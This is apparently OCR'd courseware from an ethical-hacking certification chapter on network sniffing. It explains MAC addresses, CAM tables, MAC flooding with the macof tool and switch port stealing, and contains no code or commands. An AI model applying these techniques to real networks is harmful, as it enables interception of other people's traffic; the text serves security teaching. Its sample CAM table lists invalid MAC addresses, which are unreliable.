Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.14: Telco/ISP lawful solution

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Sniffing Technique: MAC Attacks

Attackers use various sniffing techniques, such as MAC attacks, DHCP attacks, ARP poisoning, spoofing attacks, and DNS poisoning, to steal and manipulate sensitive data. Attackers use these techniques to gain control over a target network by reading captured data packets and then using that information to break into the network.

This section discusses MAC attacks or MAC flooding. Attackers use the MAC flooding technique to force a switch to act as a hub, so that they can easily sniff the traffic.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



MAC Address

A MAC address uniquely identifies each node of a network. Each device in the network has a MAC address associated with a physical port on the network switch, which makes it possible to designate a specific single point of the network. MAC addresses are used as network addresses for most IEEE 802 network technologies, including Ethernet. Logically, the MAC protocol in the OSI reference model uses MAC addresses for information transfer.

A MAC address comprises 48 bits that are split into two sections, each containing 24 bits. The first section contains the ID number of the organization that manufactured the adapter and is called the organizationally unique identifier (OUI). The next section contains the serial number assigned to the NIC adapter and is called the NIC specific.

The MAC address contains 12-digit hexadecimal numbers, divided into three or six groups. The first six digits indicate the manufacturer, while the next six digits indicate the adapter's serial number. For example, consider the MAC address D4-BE-D9-14-C8-29. The first six digits, i.e., D4BED9, indicate the manufacturer (Dell, Inc.), and the next six digits, 14C829, indicate the serial number of the adapter.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.15: MAC address


CAM Table

A CAM table is a dynamic table of fixed-size. It stores information such as MAC addresses available on physical ports along with VLAN parameters associated with them. When a machine sends data to another machine in a network, the data passes through the switch. The switch searches for the destination MAC address (located in the Ethernet frame) in its CAM table, and once the MAC address is found, it forwards data to the machine through the port with which the MAC address is bound. This method of transferring data in a switched network is more secure than that of a hub-based network, in which the hub forwards the incoming traffic to all the machines in the network.

vlan	MAC Add	Type	Learn	Age	Ports
255	00d3.ad34.123g	Dynamic	Yes	0	Gi5/2
5	as23.df45.45t6	Dynamic	Yes	0	Gi2/5
5	er23.23er.t5e3	Dynamic	Yes	0	Gi1/6

Table 8.1: CAM table

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How CAM Works

A CAM table refers to the dynamic form of content and works with an Ethernet switch. The Ethernet switch maintains connections between ports, and the CAM table keeps track of MAC address locations on the switch, but the table is limited in size. If the CAM table is flooded with more MAC addresses than it can hold, the switch will turn into a hub. The CAM table does this to ensure the delivery of data to the intended host. Attackers exploit this vulnerability in the CAM table to sniff network data. An attacker who can connect to the shared switch of the Ethernet segment can easily sniff network data.

Refer to the diagrams of the working of the CAM table. Three machines are shown: **Machine A**, **Machine B**, and **Machine C**, each holding MAC addresses **A**, **B**, and **C**. Machine A, holding the MAC address A, wants to interact with Machine B.

Machine **A** broadcasts an **ARP request** to the switch. The request contains the IP address of the target machine (Machine B), along with the source machine's (**Machine A**) MAC and IP addresses. The switch then broadcasts this ARP request to all the hosts in the network and waits for the reply.




Figure 8.16: Working of CAM table step-1

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Machine B possesses the target/destination IP address, so it sends an ARP reply along with its MAC address. The CAM table stores this MAC address along with the port on which this machine is connected.




Figure 8.17: Working of CAM table step-2

Now the connection is successfully established, and Machine A forwards the traffic to Machine B, while Machine C is unable to see the traffic flowing between them.





Figure 8.18: Working of CAM table step-3

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What Happens when a CAM Table is Full?

As discussed, a CAM table contains network information such as MAC addresses available on physical switch ports and associated VLAN parameters. A CAM table's limited size renders it susceptible to attacks from MAC flooding, which bombards the switch with fake source MAC addresses until the CAM table is full. Thereafter, the switch broadcasts all incoming traffic to all ports. This causes the switch to reset to its learning mode, causing the switch to broadcast on every port similar to a hub, thereby enabling the attacker to monitor the frames sent from the victim host to another host without any CAM table entry. This attack also fills the CAM tables of adjacent switches.

The figure illustrates how a CAM table can be flooded with fake MAC addresses to monitor the frames sent from the victim host to another host without any CAM table entry.





Figure 8.19: Flooding a CAM table

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



MAC Flooding

MAC flooding is a technique used to compromise the security of network switches that connect network segments or devices. Attackers use the MAC flooding technique to force a switch to act as a hub so that they can easily sniff the traffic.

In a switched network, an Ethernet switch contains a CAM table that stores all the MAC addresses of devices connected in the network. A switch acts as an intermediate device between one or more computers in a network. It looks for Ethernet frames, which carry the destination MAC address; then, it tallies this address with the MAC address in its CAM table and forwards the traffic to the destined machine. Unlike a hub, which broadcasts data across the network, a switch sends data only to the intended recipient. Thus, a switched network is more secure compared to a hub network. However, the size of the CAM table is fixed, and as it can store only a limited number of MAC addresses in it, an attacker may send numerous fake MAC address to the switch. No problem occurs until the MAC address table is full. Once the MAC address table is full, any further requests may force the switch to enter fail-open mode. In the fail-open mode, the switch starts behaving like a hub and broadcasts incoming traffic through all the ports in the network. The attacker then changes his/her machine's NIC to promiscuous mode to enable the machine to accept all the traffic entering it. Thus, attackers can sniff the traffic easily and steal sensitive information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.20: MAC flooding

Mac Flooding Switches with macof

Source: *https://monkey.org*

macof is a Unix/Linux tool that is a part of the dsniff collection. It floods the local network with random MAC and IP addresses, causing some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per min) by sending forged MAC entries. When the MAC table fills up, and the switch converts to hub-like operation, an attacker can monitor the data being broadcast.





Figure 8.21: MAC flooding using macof

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Switch Port Stealing

The switch port stealing sniffing technique uses MAC flooding to sniff the packets. The attacker floods the switch with forged gratuitous ARP packets with the target MAC address as the source and his/her own MAC address as the destination. A race condition of the attacker's flooded packets and target host packets will occur, and thus, the switch has to change its MAC address to bind constantly between two different ports. In this case, if the attacker is fast enough, he/she will able to direct the packets intended for the target host toward his switch port. Here, the attacker manages to steal the target host switch port and sends an ARP request to this switch port to discover the target host's IP address. When the attacker gets an ARP reply, this indicates that the target host's switch port binding has been restored and the attacker can now sniff the packets sent towards the targeted host.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

